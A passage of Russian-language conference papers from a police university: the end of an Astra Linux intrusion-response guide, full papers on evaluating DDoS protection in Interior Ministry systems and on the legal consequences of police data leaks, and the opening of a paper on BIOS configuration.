Каждая команда, введенная пользователями в оболочке Bash, сохраняется в истории команд (~/.bash_history). Регулярная проверка этих записей позволяет определить, выполнялись ли вредоносные команды, такие как установка троянов или изменение прав доступа.

Использование расширенной среды управления доступом RBAC (Role-Based Access Control) дополнительно защищает систему, предоставляя пользователям минимальные привилегии для выполнения их задач и снижая вероятность ошибок администрирования.

Комплексный подход к ведению журналов и мониторингу событий, включающий механизмы журналирования событий аутентификации, мониторинг сетевых соединений, анализ целостности файловых систем и реагирование на атаки, делает Astra Linux надежной платформой для обеспечения информационной безопасности организаций [5].

Для эффективного противодействия попыткам взлома важно применять следующие меры:

- Анализ лог-файлов: тщательное изучение записей журнала может выявить следы неудачных попыток авторизации, странные процессы запуска или модификации файла конфигурации.
- Проверка сетевого трафика: применение снифферов (например, tcpdump) позволит обнаружить необычные пакеты или трафик, направленный на закрытые порты.
- Инспекция изменений файлов: регулярные проверки ключевых директорий и файлов помогают вовремя заметить внесение вредоносных модификаций.
- Изоляция подозреваемого устройства: при обнаружении возможной компрометации рекомендуется немедленно отключить компьютер от сети и провести глубокое исследование состояния системы.
- Восстановление из резервных копий: наличие регулярных бэкапов значительно упрощает процесс возврата к исходному состоянию после атаки.

Использование приведенных рекомендаций и методик существенно повышает шансы своевременного обнаружения и предотвращения последствий несанкционированного доступа к системе Astra Linux, а следование определенному алгоритму позволяет устранить последствия атак в максимально быстрые сроки. Алгоритм реагирования на инциденты несанкционированного доступа к компьютеру под управлением операционной системы Astra Linux включает следующие этапы:

Этап 1: Обнаружение инцидента

- Мониторинг журналов: Проверка журналов аутентификации (auth.log) и системных журналов (syslog, messages) на наличие подозрительных событий, таких как неудачные попытки входа, нестандартные IP-адреса или необычные операции.

- Анализ трафика: Изучение журналов сетевых подключений (auditd, iptables logs) на предмет аномалий, таких как повторяющиеся попытки подключения с одного адреса или странных портов.

- Проверка целостности: Запуск утилит проверки целостности файловой системы (например, AIDE) для сравнения текущих контрольных сумм файлов с эталонными значениями.

Этап 2: Оценка ситуации

- Определение типа нарушения: Определение характера произошедшего вторжения (например, попытка подбора пароля, эксплойт уязвимости).
- Оценка ущерба: Анализ возможных последствий инцидента (утечка данных, повреждение системы, компрометация учетных записей).
- Идентификация источников угроз: Определение потенциальных источников атаки (IP-адреса, устройства, приложения).

Этап 3: Локализация и изоляция

- Отключение подозреваемого узла: Немедленное отключение компьютера от сети для предотвращения дальнейшего распространения угрозы.
- Изоляция системы: Остановка служб и приложений, подверженных риску повторного проникновения.
- Резервное копирование данных: Создание копии важной информации перед началом детального анализа инцидента.

Этап 4: Устранение последствий

- Очистка системы: Удаление вредоносных файлов, восстановление повреждённых настроек и восстановление системы из резервных копий.
- Изменение паролей: Принуждение пользователей изменить свои пароли и обновление ключей SSH и сертификатов SSL/TLS.
- Усиление мер безопасности: Пересмотр и улучшение существующих мер защиты, включая обновление программного обеспечения, применение патчей и ужесточение политики безопасности.

Этап 5: Уведомление заинтересованных сторон

- Сообщение руководству: Уведомление руководства организации о произошедшем инциденте и принятых мерах.
- Связь с поставщиками услуг: Связь с провайдерами хостинга и облачных сервисов для координации дальнейших шагов.
- Информирование сотрудников: Оповещение персонала о необходимых действиях и мерах предосторожности.

Этап 6: Проведение расследования

- Сбор доказательств: Сохранение и документирование всей доступной информации о событии для последующего расследования.
- Аналитика: Детальное изучение собранных данных для определения метода и целей злоумышленника.
- Подготовка отчета: Составление отчёта о ходе происшествия, принятом реагировании и предложениях по улучшению защиты.

Этап 7: Восстановление нормальной работы

- Возобновление обслуживания: Постепенное возвращение компьютеров в сеть после устранения всех рисков.
- Тестирование: Тестирование восстановленных узлов на работоспособность и отсутствие скрытых угроз.
- Меры профилактики: Разработка и внедрение мероприятий по предотвращению аналогичных инцидентов в будущем.

Исследование проблемы обнаружения следов удалённого несанкционированного доступа к компьютеру под управлением Astra Linux позволило выявить эффективные методы анализа подозрительной активности и разработать комплекс мероприятий по повышению уровня информационной безопасности. Применение специализированных инструментов и аналитических техник даёт возможность оперативно выявлять признаки компрометации системы, восстанавливать целостность программного окружения и предотвращать повторные попытки вторжения.

Подчеркивается важность регулярного аудита системы, постоянного обновления защитных компонентов и внедрения мер профилактики, направленных на снижение риска успешных атак. Результаты исследования будут полезны специалистам по кибербезопасности, администраторам сети и конечным пользователям, стремящимся защитить свою систему от потенциальных угроз.

Таким образом, разработка современных методик идентификации попыток несанкционированного доступа является ключевым элементом обеспечения стабильной и безопасной работы компьютера под управлением отечественной операционной системы Astra Linux.

СПИСОК ЛИТЕРАТУРЫ

1. Кемпф В.А. Обеспечение информационной безопасности. Барнаул : БЮИ МВД России, 2019. 63 с.
2. Локнов А.И., Примакин А.И. Безопасность применения облачных технологий в деятельности сотрудников органов внутренних дел / Локнов А.И., Примакин А.И. СПб: университет МВД России, 2019. С. 182.
3. Васильева И.Н., Локнов А.И., Примакин А.И. Криптографическая защита информации / Васильева И.Н., Локнов А.И., Примакин А.И. СПб : университет МВД России, 2023 120 с.
4. Баланов А.Н. Комплексная информационная безопасность. Полный справочник специалиста / Баланов А.Н. Инфра-Инженерия, СПб, 2024. 156 с.
5. Колисниченко Д.Н. LINUX. Полное руководство по работе и администрированию / Колисниченко Д.Н. Наука и техника, СПб, 2020 480 с.

УДК 004.056

ОЦЕНКА ЭФФЕКТИВНОСТИ СРЕДСТВ ЗАЩИТЫ ОТ DDoS-АТАК В АВТОМАТИЗИРОВАННЫХ СИСТЕМАХ МВД РОССИИ**Локнов Алексей Игоревич, Гиринович Виталий Евгеньевич**

Санкт-Петербургский университет МВД России

Лётчика Пилютова ул., 1, Санкт-Петербург, 198206, Россия

e-mails: info_for_aleksey@mail.ru, mr.girinovich@mail.ru

Аннотация. В условиях растущей цифровизации государственных структур вопросы защиты автоматизированных информационных систем МВД России от DDoS-атак приобретают особую значимость. В статье предлагается методика оценки эффективности средств защиты от DDoS-атак на основе имитационного моделирования, адаптированная для специфики государственных информационных систем. Рассмотрены ключевые показатели эффективности защиты, включающие сетевые, прикладные и серверные метрики, позволяющие комплексно оценить защищенность критически важных информационных ресурсов. Проанализированы требования регуляторов к защите государственных информационных систем, в частности, меры СОВ.1 (обнаружение вторжений), СОВ.2 (обновление базы решающих правил) и ЗИС.22. Предложена методология тестирования, направленная на оценку эффективности всех компонентов защиты от DDoS-атак в условиях, максимально приближенных к реальным угрозам.

Ключевые слова: DDoS-атаки; автоматизированные информационные системы; МВД России; оценка эффективности; методика защиты; имитационное моделирование; государственные информационные системы.

EVALUATION OF DDoS ATTACK PROTECTION MEASURES IN AUTOMATED INFORMATION SYSTEMS OF THE MINISTRY OF INTERNAL AFFAIRS OF RUSSIA**Loknov Alexey, Girinovich Vitaly**

St. Petersburg University of the Ministry of Internal Affairs of Russia

1 Pilot Pilyutova St, St. Petersburg, 198206, Russia

e-mails: info_for_aleksey@mail.ru, mr.girinovich@mail.ru

Abstract. In the context of increasing digitalization of government structures, the issue of protecting automated information systems of the Ministry of Internal Affairs of Russia from DDoS attacks becomes particularly important. The article proposes a methodology for evaluating the effectiveness of DDoS protection measures based on simulation modeling, adapted for the specifics of government information systems. Key performance indicators of protection are considered, including network, application, and server metrics, allowing for a comprehensive assessment of the security of critical information resources. The regulatory requirements for the protection of government information systems are analyzed, in particular, measures SOV.1 (intrusion detection), SOV.2 (updating the decision rule base), and ZIS.22. A testing methodology is proposed, aimed at evaluating the effectiveness of all components of DDoS protection in conditions as close as possible to real threats.

Keywords: DDoS attacks; automated information systems; Ministry of Internal Affairs of Russia; effectiveness evaluation; protection methodology; simulation modeling; government information systems.

Введение. В современных условиях информационной безопасности автоматизированные информационные системы (АИС) МВД России представляют собой критически важные объекты, функционирование которых должно быть обеспечено в круглосуточном режиме. DDoS-атаки (Distributed Denial of Service) остаются одним из наиболее распространенных и опасных видов кибератак, способных привести к полной или частичной недоступности информационных ресурсов.

Для эффективной защиты государственных информационных систем необходима не только реализация технических средств защиты, но и объективная оценка их эффективности в условиях, максимально приближенных к реальным угрозам. Традиционные методы оценки защищенности часто не учитывают специфику государственных информационных систем, в частности, АИС МВД России, обрабатывающих информацию с ограниченным доступом и имеющих особые требования к непрерывности функционирования.

Целью данной работы является разработка методики оценки эффективности средств защиты от DDoS-атак, адаптированной для автоматизированных информационных систем МВД России. Для достижения поставленной цели решаются следующие задачи: анализ существующих методов защиты от DDoS-атак; определение критериев оценки эффективности средств защиты; разработка методики тестирования и оценки защищенности АИС МВД России.

Методы защиты от DDoS-атак в государственных информационных системах. В настоящее время для защиты государственных информационных систем применяются как локальные, так и облачные решения. Меры противодействия основываются на двух ключевых составляющих: предотвращение атаки и обнаружение атаки [1].

Существующие решения можно разделить на несколько категорий:

- Статические методы — изучение поведения множества пользователей, выявление и блокирование аномалий.
- Технические методы — обработка данных приложений, используемых для фильтрации трафика и выявления подозрительной активности.

— Методы на основе поведенческого анализа — мониторинг поведения посетителей, блокировка известных вредоносных ботов и проверка подозрительных сущностей с помощью JS-тестов.

Особенностью защиты АИС МВД России является необходимость соответствия требованиям регуляторов, в частности, Федеральной службы по техническому и экспортному контролю (ФСТЭК России) и Федеральной службы безопасности (ФСБ России). Согласно требованиям регуляторов, государственные информационные системы должны быть защищены с помощью мер СОВ.1 (обнаружение вторжений), СОВ.2 (обновление базы решающих правил) и ЗИС.22 [2, 3]. Эти меры являются обязательными для систем, обрабатывающих информацию ограниченного доступа.

Критерии оценки эффективности средств защиты. Для объективной оценки эффективности средств защиты от DDoS-атак необходимо использовать комплексный подход, учитывающий различные аспекты функционирования системы. В основу оценки положены следующие группы показателей:

- Сетевые метрики: пропускная способность, задержка пакетов, коэффициент потерь трафика.
- Прикладные метрики: время отклика приложений, количество обработанных запросов в единицу времени, уровень доступности сервисов.
- Серверные метрики: загрузка процессора, использование памяти, количество обрабатываемых соединений [1].

Эти показатели позволяют комплексно оценить влияние DDoS-атак на систему и эффективность применяемых средств защиты. Для государственных информационных систем, таких как АИС МВД России, особое значение имеют показатели уровня доступности сервисов и время восстановления после атаки, так как недоступность системы может привести к нарушению выполнения служебных задач.

Методика оценки эффективности средств защиты. Предлагаемая методика оценки эффективности средств защиты от DDoS-атак включает следующие этапы:

- Подготовительный этап: анализ архитектуры АИС МВД России, определение критически важных компонентов системы, формирование модели угроз.
- Этап разработки сценариев атак: создание типовых сценариев DDoS-атак, соответствующих современным угрозам и особенностям государственных информационных систем.
- Этап имитационного моделирования: проведение тестовых атак в контролируемой среде с использованием специализированных инструментов. Имитационное моделирование позволяет оценить защищенность системы в условиях, максимально приближенных к реальным угрозам, без риска для функционирующей АИС.
- Этап анализа результатов: оценка эффективности средств защиты на основе предварительно определенных критериев, выявление уязвимостей и формирование рекомендаций по усилению защиты.
- Этап верификации: проведение дополнительных тестов с учетом рекомендаций, подтверждение эффективности внесенных изменений.

Ключевым элементом методики является использование шести основных показателей эффективности защиты от DDoS-атак, которые должны быть четко определены и измерены в процессе тестирования [4]. Эти показатели включают время реакции на атаку, уровень фильтрации легитимного трафика, время восстановления системы после атаки и другие критически важные параметры.

Применение методики для АИС МВД России. Адаптация предложенной методики для автоматизированных информационных систем МВД России требует учета специфики данной системы. Основные особенности, которые необходимо учитывать:

- Обработка информации с ограниченным доступом, включая государственную тайну и персональные данные.
- Высокие требования к непрерывности функционирования — время простоя не должно превышать установленных нормативов.
- Сложная многоуровневая архитектура системы, включающая центральные серверы, региональные узлы и терминалы конечных пользователей.

Для АИС МВД России особое значение имеет оценка эффективности средств защиты в условиях применения различных типов DDoS-атак, включая атаки на прикладном уровне, которые блокируются путем мониторинга поведения посетителей и проверки подозрительных сущностей.

Результаты тестирования показывают, что комплексное применение статических и технических методов защиты позволяет достичь уровня защиты, соответствующего требованиям регуляторов. Однако для обеспечения максимальной эффективности необходимо регулярное обновление базы решающих правил и проведение тестирования на основе актуальных сценариев атак [2].

Заключение. В ходе исследования разработана методика оценки эффективности средств защиты от DDoS-атак, адаптированная для автоматизированных информационных систем МВД России. Предложенная методика включает комплексный подход к оценке, основанный на использовании сетевых, прикладных и серверных метрик, а также имитационном моделировании сценариев атак [3, 4].

Реализация данной методики позволит АИС МВД России повысить уровень защищенности от DDoS-атак и соответствовать требованиям регуляторов. Особое внимание следует уделить регулярному обновлению средств защиты и проведению тестирования на основе актуальных сценариев атак, что обеспечит непрерывность функционирования критически важных информационных систем.

СПИСОК ЛИТЕРАТУРЫ

1. Титов Ф. М. Исследование методов защиты от атаки DDoS // Научные междисциплинарные исследования. 2021. № 5. URL: <https://cyberleninka.ru/article/n/issledovanie-metodov-zaschity-ot-ataki-ddos> (дата обращения: 17.08.2025).
2. Приказ ФСТЭК России № 239 «Об утверждении Требований по обеспечению безопасности значимых объектов критической информационной инфраструктуры Российской Федерации» от 25.12.2017 (ред. от 28.08.2024).
3. Методический документ «Меры защиты информации в государственных информационных системах» (утв. ФСТЭК России 11.02.2014).
4. Фаткиева Р. Р., Судаков А. С., Нерсиян А. С. Ключевые характеристики сетевого трафика для идентификации DDoS-атаки // Изв. СПбГЭТУ «ЛЭТИ». 2024. Т. 17, № 8. С. 65-80.

УДК 004.056

ПРАВОВЫЕ ПОСЛЕДСТВИЯ УТЕЧЕК ДАННЫХ В ОРГАНАХ ВНУТРЕННИХ ДЕЛ

Локнов Алексей Игоревич, Жмурин Дмитрий Владимирович, Исмаилова Вероника Вячеславовна

Санкт-Петербургский университет МВД России

Летчика Пилютова ул., 1, Санкт-Петербург, 198206, Россия

e-mails: info_for_aleksey@mail.ru, zhmurind@mail.ru, veranikaismailova@yandex.ru

Аннотация. В статье рассматриваются правовые последствия утечек данных в органах внутренних дел, что является актуальной проблемой в условиях цифровизации и роста объемов обрабатываемой информации. Проводится анализ основных причин утечек, включая человеческий фактор и недостатки в защите информации и технические уязвимости. Исследуются возможные негативные последствия для правоохранительных органов, включая ущерб репутации, правовые риски и возможные злоупотребления личными данными. Обсуждаются перспективы совершенствования законодательства в области защиты персональных данных и вопросы ответственности должностных лиц за утечки.

Ключевые слова: законодательная база; кибербезопасность; кража личных данных; нормативно-правовые акты; персональные данные; уголовная ответственность; административная ответственность; утечки персональных данных; финансовые потери.

LEGAL CONSEQUENCES OF DATA LEAKS IN THE INTERNAL AFFAIRS BODIES

Loknov Alexey, Zhmurin Dmitry, Ismaylova Veronika

St. Petersburg University of the Ministry of Internal Affairs of Russia

1 Pilot Pilyutova St, St. Petersburg, 198206, Russia

e-mails: info_for_aleksey@mail.ru, zhmurind@mail.ru, veranikaismailova@yandex.ru

Abstract. The article examines the legal consequences of data leaks in the internal affairs bodies, which is an urgent issue in the context of digitalization and the growing volume of processed information. It analyzes the main causes of leaks, including human error, information security flaws, and technical vulnerabilities. The article explores the potential negative consequences for law enforcement agencies, including damage to their reputation, legal risks, and potential misuse of personal data. It also discusses the prospects for improving legislation in the field of personal data protection and the responsibility of officials for data leaks.

Keywords: legislative framework; cybersecurity; personal data theft; regulations; personal data; criminal liability; administrative liability; personal data leaks; financial losses.

Введение. Утечки данных в органах внутренних дел (ОВД) представляют собой одну из наиболее актуальных и серьезных проблем, с которыми сталкиваются современные правоохранительные органы. В условиях стремительной цифровизации и автоматизации процессов обработки информации, утечки конфиденциальных данных могут иметь катастрофические последствия как для граждан, так и для самой структуры государственной власти. Актуальность данной проблемы нельзя недооценивать, так как она напрямую связана с обеспечением безопасности, защитой прав граждан и поддержанием общественного порядка.

Объем информации, обрабатываемой в правоохранительных органах, чрезвычайно велик и разнообразен. Включая персональные данные, сведения о преступлениях, оперативную информацию и многое другое, объем хранимых данных становится доступным для потенциальных злоумышленников, что увеличивает риск утечек. Примеры утечек из ОВД, оказавшиеся в центре общественного внимания, показали, что даже незначительные «технические» ошибки могут вызвать обширные последствия, которые сложно предугадать. Наиболее значительным из таких последствий является потеря доверия со стороны общества к правоохранительной системе.

Основными причинами утечек данных в ОВД могут служить как человеческий фактор, так и технические недостатки. Неосторожные действия сотрудников, отсутствие должных уровней защиты информации, а также использование устаревших технологий способствуют уязвимости информации. По статистическим данным, примерно 70% утечек данных происходят именно из-за ошибки человека, что подчеркивает необходимость повышения квалификации и обучения сотрудников правоохранительных органов в области IT-безопасности. С другой стороны, к утечкам могут приводить и действия злоумышленников, стремящихся получить доступ к защищенной информации с целью ее использования в корыстных целях.

Последствия утечек данных для правоохранительной системы многообразны. В первую очередь, это угроза безопасности населения: попавшая в руки преступников информация о свидетелях или жертвах преступлений может поставить их жизни под угрозу. Кроме того, утечка данных может повлечь за собой

правовые последствия для самих правоохранительных органов, включая утрату доверия со стороны населения и финансовые взыскания. В результате неправомерного доступа к данным может происходить и дискредитация работы всей правоохранительной системы, что ставит под сомнение эффективность ее функций и препятствует сотрудничеству с гражданами и частными организациями [1-7]. Проблема утечек данных в органах внутренних дел требует комплексного подхода к решению, включая обновление законодательной базы, улучшение технических средств защиты информации и повышение уровня квалификации сотрудников.

Законодательство в области защиты персональных данных в ОВД является важным инструментом для предотвращения утечек информации и обеспечения безопасности граждан. Основные нормативные правовые акты, регулирующие работу с персональными данными в правоохранительных органах, включают федеральные законы, постановления и другие документы, которые устанавливают порядок сбора, хранения, обработки и передачи таких данных [8].

Федеральный закон от 27 июля 2006 года № 152-ФЗ «О персональных данных» является основным нормативно-правовым актом, регулирующим порядок обработки персональных данных на территории Российской Федерации. Он определяет ключевые понятия, такие как персональные данные, оператор, субъект данных и многое другое. Основной задачей этого закона является защита прав и свобод человека при обработке его персональных данных, что особенно актуально для органов внутренних дел, занимающихся сбором и обработкой информации о гражданах в рамках своей деятельности. Закон обязывает оператора обеспечить безопасность обрабатываемых персональных данных и принять необходимые меры для предотвращения их утечек за счет внедрения современных технологий защиты информации и обучения сотрудников.

Постановление Правительства РФ от 17 ноября 2010 года № 874 «Об утверждении Правил обработки персональных данных в информационных системах федеральных органов исполнительной власти» устанавливает требования к обработке данных, защищая их от ненадлежащего доступа и раскрытия. Эти правила содержат рекомендации по созданию и эксплуатации информационных систем, а также меры, которые должны быть приняты для защиты данных, что непосредственно способствует снижению риска утечек.

Уголовный кодекс Российской Федерации, предусматривает уголовную ответственность за преступления в сфере компьютерной информации (глава 28) содержащихся в шести составах статей (272, 272.1, 273, 274, 247.1, 274.2). Наличие таких норм в уголовном законодательстве подчеркивает серьезность проблемы утечек данных, связанных со сферой компьютерной информации. Эти статьи позволяют не только наказывать злоумышленников, но и формируют у работников органов внутренних дел понимание необходимости соблюдать законодательные нормы при обработке персональных данных.

Кодекс Российской Федерации об административных правонарушениях, предусматривает административную ответственность за административные правонарушения в области связи и информации (глава 13) и содержит 67 составов статей (13.1-13.51). Данные статьи позволяют поддерживать качество административно-правовых механизмов защиты участников информационных отношений.

Наконец, в дополнение к вышеупомянутым актам, важно отметить, что ОВД обязаны следовать принятым в Российской Федерации стандартам и рекомендациям, касающимся защиты информации и обеспечения кибербезопасности. Это включает использование современных защитных технологий, таких как шифрование, аутентификация и мониторинг систем для обнаружения несанкционированного доступа к данным.

Системный подход к регулированию сферы работы с персональными данными в правоохранительных органах, комплексное применение различных нормативно-правовых актов, наряду с активной ответственностью сотрудников, являются теми ключевыми факторами, которые могут значительно снизить количество утечек данных и повысить уровень доверия к органам внутренних дел со стороны граждан.

Обязанности сотрудников органов внутренних дел (ОВД) в области защиты персональных данных и информации являются важной частью их служебной деятельности. Правовые нормы обязывают работников правоохранительных органов не только обеспечивать безопасность собранной информации, но и нести ответственность за ее сохранность и правильное использование. Эти обязанности можно разделить на несколько ключевых аспектов, каждый из которых в свою очередь имеет свои особенности и требования.

Во-первых, сотрудники ОВД обязаны строго соблюдать действующее законодательство в области защиты данных. Сотрудники ОВД должны пройти необходимые курсы обучения, чтобы понять, каким образом правильно обрабатывать персональные данные граждан, какие меры безопасности должны быть внедрены, и как минимизировать риски утечек данных.

Во-вторых, ключевыми обязанностями сотрудников является применение технических и организационных мер, направленных на защиту информации. Это включает в себя использование шифрования для передачи данных, ограничение доступа к системе, а также регулярные проверки на наличие уязвимостей [9]. К примеру, сотрудники должны быть осведомлены о необходимости проводить аудит безопасности информационных систем, чтобы выявить потенциальные угрозы и оперативно реагировать на них. Отсутствие таких мер может привести к серьезным последствиям как для самих работников, так и для граждан, чьи данные обрабатываются в рамках их служебной деятельности.

Обязанности сотрудников органов внутренних дел по обеспечению безопасности данных и последствия их нарушения являются важными аспектами правового регулирования в данной области. Они не только определяют рамки ответственности сотрудников, но и служат основой для повышения доверия граждан к правоохранительной системе, что в свою очередь является залогом эффективности ее работы.

Гражданско-правовые последствия утечек данных в ОВД представляют собой важный аспект правового регулирования, который охватывает ответственность за ущерб, причиненный, например, в результате неправомерного доступа к компьютерной информации. Они касаются как самой системы правоохранительных органов, так и граждан, чьи данные были подвергнуты риску.

Согласно гражданскому законодательству Российской Федерации, ответственные лица могут быть привлечены к ответственности за нарушение права на личную жизнь и защиту персональных данных. В частности, Гражданский кодекс РФ в статье 150 устанавливает, что лица, чьи права или законные интересы были нарушены, могут обратиться в суд с иском о защите своих прав. Это значит, что граждане, пострадавшие от утечки их персональных данных, могут требовать компенсации за причиненный ущерб, в том числе моральный вред, что является значительным механизмом защиты их прав и законных интересов. Существует возможность рассмотрения иска о возмещении убытков, которые могут возникнуть в результате утечки данных, включая финансовые потери, связанные с кражей личных данных.

На практике гражданское законодательство учитывает разные виды ущерба. Учитываются как прямые убытки, так и возможные упущенные выгоды. Например, в случае, если у пострадавшего из-за утечки пропали средства с банковского счета или возникли расходы на восстановление утраченных документов, такие убытки могут быть учитываемыми в судебном разбирательстве. Суд может принять решение о компенсации этих расходов, что способствует обеспечению справедливого возмещения за причиненный вред. Еще одним важным аспектом является возможность применения механизмов коллективных исков, когда группа граждан может объединиться для подачи иска к ОВД или к конкретным сотрудникам, допустившим утечку данных.

Компенсационные механизмы для пострадавших включают как финансовую, так и нематериальную компенсацию в виде морального вреда. Пострадавшие имеют право требовать возмещения тех последствий, которые они понесли в результате утечки персональных данных, включая стрессы, ухудшение психоэмоционального состояния и нарушение прав на личную жизнь. Судебная практика в этой области показывает, что размер компенсации может варьироваться в зависимости от обстоятельств конкретного дела, и особенно большое внимание обращается на степень ненадлежащего обращения с персональными данными.

Гражданско-правовые последствия утечек данных в органах внутренних дел являются важным инструментом защиты прав граждан и обеспечивают серьезные механизмы ответственности для лиц, допустивших утечку. Эффективные компенсационные механизмы позволяют пострадавшим восстанавливать свои права и получать справедливое возмещение ущерба, что в свою очередь способствует повышению уровня доверия к правоохранительной системе. Поэтому, как органы внутренних дел, так и сами сотрудники должны осознавать всю серьезность возможных последствий утечек данных и принимать все возможные меры для защиты персональной информации.

Административные и уголовные последствия утечек данных в ОВД представляют собой важные аспекты системы правового регулирования, которые обеспечивают контроль и ответственность за безопасность данных и защиту прав граждан. В данной ситуации особое внимание уделяется как административной ответственности, так и уголовной ответственностью, когда произошли серьезные нарушения, за которые предусмотрены меры наказания.

В ходе анализа правовых аспектов последствий утечек данных в ОВД выявлены несколько ключевых выводов и рекомендаций, направленных на совершенствование правового регулирования в данной сфере. Утечки данных представляют собой серьезную угрозу как для безопасности граждан, так и для самой структуры правоохранительных органов. Необходимость разработки и внедрения эффективных механизмов защиты данных стала очевидной и требует незамедлительных мер.

Требуется активное сотрудничество с различными организациями и государственными структурами занимающимися вопросами защиты информации. Установление партнерских отношений с частными компаниями и экспертами в области кибербезопасности позволит обмениваться опытом и передовыми практиками в области защиты данных. Создание межведомственных рабочих групп, занимающихся кибербезопасностью, будет способствовать системному подходу к проблеме утечек данных и обеспечению безопасности на всех уровнях.

Заключение. В целом, усиление правового регулирования в области защиты данных в ОВД, повышение осведомленности сотрудников и внедрение современных технологий являются обязательными шагами на пути к более эффективной защите персональных данных. Устойчивое правоприменение в этой сфере не только укрепит доверие граждан к правоохранительным органам, но и будет способствовать улучшению общего уровня безопасности в обществе. Таким образом, системный подход к данной проблеме и постоянное обновление своих знаний и технологий позволяют значительно снизить риски утечек данных и повысить уровень защиты прав граждан.

СПИСОК ЛИТЕРАТУРЫ

1. Рустем В. Пенерджи, Григорий П. Гавдан. Информационная безопасность государственных информационных систем. DOI 10.26583/bit.2020.3.03 // *Bezopasnost informacionnyh tehnology*. 01.09.2020 URL: <https://bit.mephi.ru/index.php/bit/article/view/1290> (дата обращения: 15.07.2025).
2. Жевняк О. В. Правовой режим использования алгоритмов искусственного интеллекта цифровыми платформами. DOI 10.26163/gief.2023.91.52.001 // *Журнал правовых и экономических исследований*. 08.06.2023. URL: <http://search.rads-doi.org/project/12218/object/177576> (дата обращения: 15.07.2025).
3. Ковлер А. Антропология прав человека в цифровую эпоху (эссе сравнительно-правового метода). DOI 10.12737/jrl.2022.125 // *Journal of Russian Law*. 14.01.2024 URL: <https://jrnorma.ru/articles/article-3646.pdf?1705850061> (дата обращения: 15.07.2025).
4. Куттыбаева А. К. Использование искусственного интеллекта в законотворчестве: организационные и правовые аспекты. DOI 10.31489/2024/4/60-69 // *Bulletin of the Karaganda University "Law Series"*. 24.12.2024 URL: <https://law-vestnik.buketov.edu.kz/index.php/law/article/view/651/551> (дата обращения: 15.07.2025).

5. Житков А.А., Шепель В.В. Недостатки законодательной техники в построении состава преступления, предусмотренного статьей 321 Уголовного кодекса РФ. DOI 10.46741/2713-2811.2024.25.1.010. 29.03.2024 URL: <https://clck.ru/3Pooxi> (дата обращения: 15.07.2025).
6. Никишин Д. Л., Орешкова Д. О. Краткий аналитический анализ уголовно-правовой борьбы с преступлениями в сфере компьютерной информации. DOI 10.17513/vaael.1605 // Bulletin of the Altai Academy of Economics and law. 01.01.2021 URL: <https://vaael.ru/article/view?id=1605> (дата обращения: 15.07.2025).
7. Ерболатов Е. Е.. Особенности правового регулирования оборота персональных данных в сети интернет. DOI 10.48081/emgr5259 // Bulletin of Toraigrov University Law series. 30.05.2023. URL: https://vestnik-law.tou.edu.kz/storage/articles/3a4141141df10b14866264f4a6d1b9db/%D0%95%D1%80%D0%B1%D0%BE%D0%BB%D0%B0%D1%82%D0%BE%D0%B2_%D0%95_%D0%95..pdf (дата обращения: 15.07.2025).
8. Локнов, А. И. Иванов А. Д. Анализ требований, предъявляемых нормативно-правовыми актами в сфере защиты информации, к ведомственным информационным системам // Региональная информатика и информационная безопасность: Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции, Санкт-Петербург, 23-25 октября 2024 года. СПб. : СПОИСУ, 2024. С. 184-185.
9. Локнов, А. И. Криптографическая защита информации в органах внутренних дел / А. И. Локнов, П. А. Цепилов // Региональная информатика и информационная безопасность: Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции, Санкт-Петербург, 23–25 октября 2024 года. СПб. : СПОИСУ, 2024. С. 188-190.

УДК 004.31

ПРИМЕНЕНИЕ BIOS В ИНФОРМАЦИОННО-ТЕХНИЧЕСКОМ ОБЕСПЕЧЕНИИ ОРГАНОВ ВНУТРЕННИХ ДЕЛ

Локнов Алексей Игоревич, Скрынников Павел Андреевич

Санкт-Петербургский университет МВД России

Лётчика Пилотова ул., 1, Санкт-Петербург, 198206, Россия

e-mails: info_for_aleksey@mail.ru, byster2019@mail.ru

Аннотация: в работе рассмотрены особенности настройки конфигурации BIOS и практические аспекты применения данной системы в информационно-технической структуре органов внутренних дел Российской Федерации. Раскрыты значение BIOS как элемента обеспечения работоспособности рабочих мест, серверов и специализированных устройств, используемых в ОВД. Особое внимание уделено вопросам информационной безопасности: настройке BIOS для предотвращения несанкционированного доступа, использованию TPM и технологии Secure Boot. Анализируется роль BIOS в обеспечении стандартизации и соответствия требованиям государственных информационных систем.

Ключевые слова: BIOS; встроенные возможности BIOS; Разгон (Overclocking); оперативная память; пароли BIOS.

APPLICATION OF BIOS IN THE INFORMATION AND TECHNICAL SUPPORT OF INTERNAL AFFAIRS BODIES

Loknov Alexey Igorevich, Skrynnikov Pavel Andreevich

St. Petersburg University of the Ministry of Internal Affairs of Russia

1 Pilot Pilyutova St, St. Petersburg, 198206, Russia

e-mails: info_for_aleksey@mail.ru, byster2019@mail.ru

Abstract: the paper discusses the features of configuring the BIOS configuration and the practical aspects of using this system in the information and technical structure of the internal affairs bodies of the Russian Federation. The paper reveals the importance of BIOS as an element of ensuring the functionality of workstations, servers, and specialized devices used in the internal affairs bodies. Special attention is paid to information security issues: configuring the BIOS to prevent unauthorized access, using TPM and Secure Boot technology. The role of the BIOS in ensuring standardization and compliance with the requirements of state information systems is analyzed.

Keywords: BIOS; built-in BIOS capabilities; Overclocking; RAM; BIOS; passwords.

Введение. BIOS (Basic Input/Output System) является основным программным обеспечением, встроенным в материнскую плату компьютера, и играет критическую роль в его функционировании. Он отвечает за начальную инициализацию аппаратных компонентов, выполнение тестов на работоспособность и загрузку операционной системы. Однако, помимо этих базовых функций, BIOS предоставляет пользователям доступ к разнообразным настройкам конфигурации, которые позволяют оптимизировать производительность системы, управлять аппаратными ресурсами и повышать уровень безопасности. Настройки конфигурации в BIOS охватывают широкий спектр параметров, включая порядок загрузки устройств, параметры процессора и оперативной памяти, управление энергопотреблением и безопасность системы. Эти настройки дают пользователям возможность адаптировать компьютер под свои специфические нужды, будь то повышение производительности для игр, оптимизация работы в офисных приложениях или обеспечение надежной защиты данных. Тем не менее, работа с настройками BIOS требует осторожности и понимания, так как неправильные изменения могут привести к нестабильной работе системы или даже к ее неработоспособности. В данном материале мы подробно рассмотрим ключевые аспекты настроек конфигурации в BIOS, их функционал и влияние на общую производительность и безопасность компьютера. Понимание этих настроек является важным шагом для всех пользователей, стремящихся максимально эффективно использовать свои устройства.

Так, существуют следующие категории и параметры, доступные в настройках BIOS:

- Дата и времени
- Порядок загрузки
- Настройки процессора
- Настройки безопасности

Рассмотрим более подробно каждый из представленных параметров.

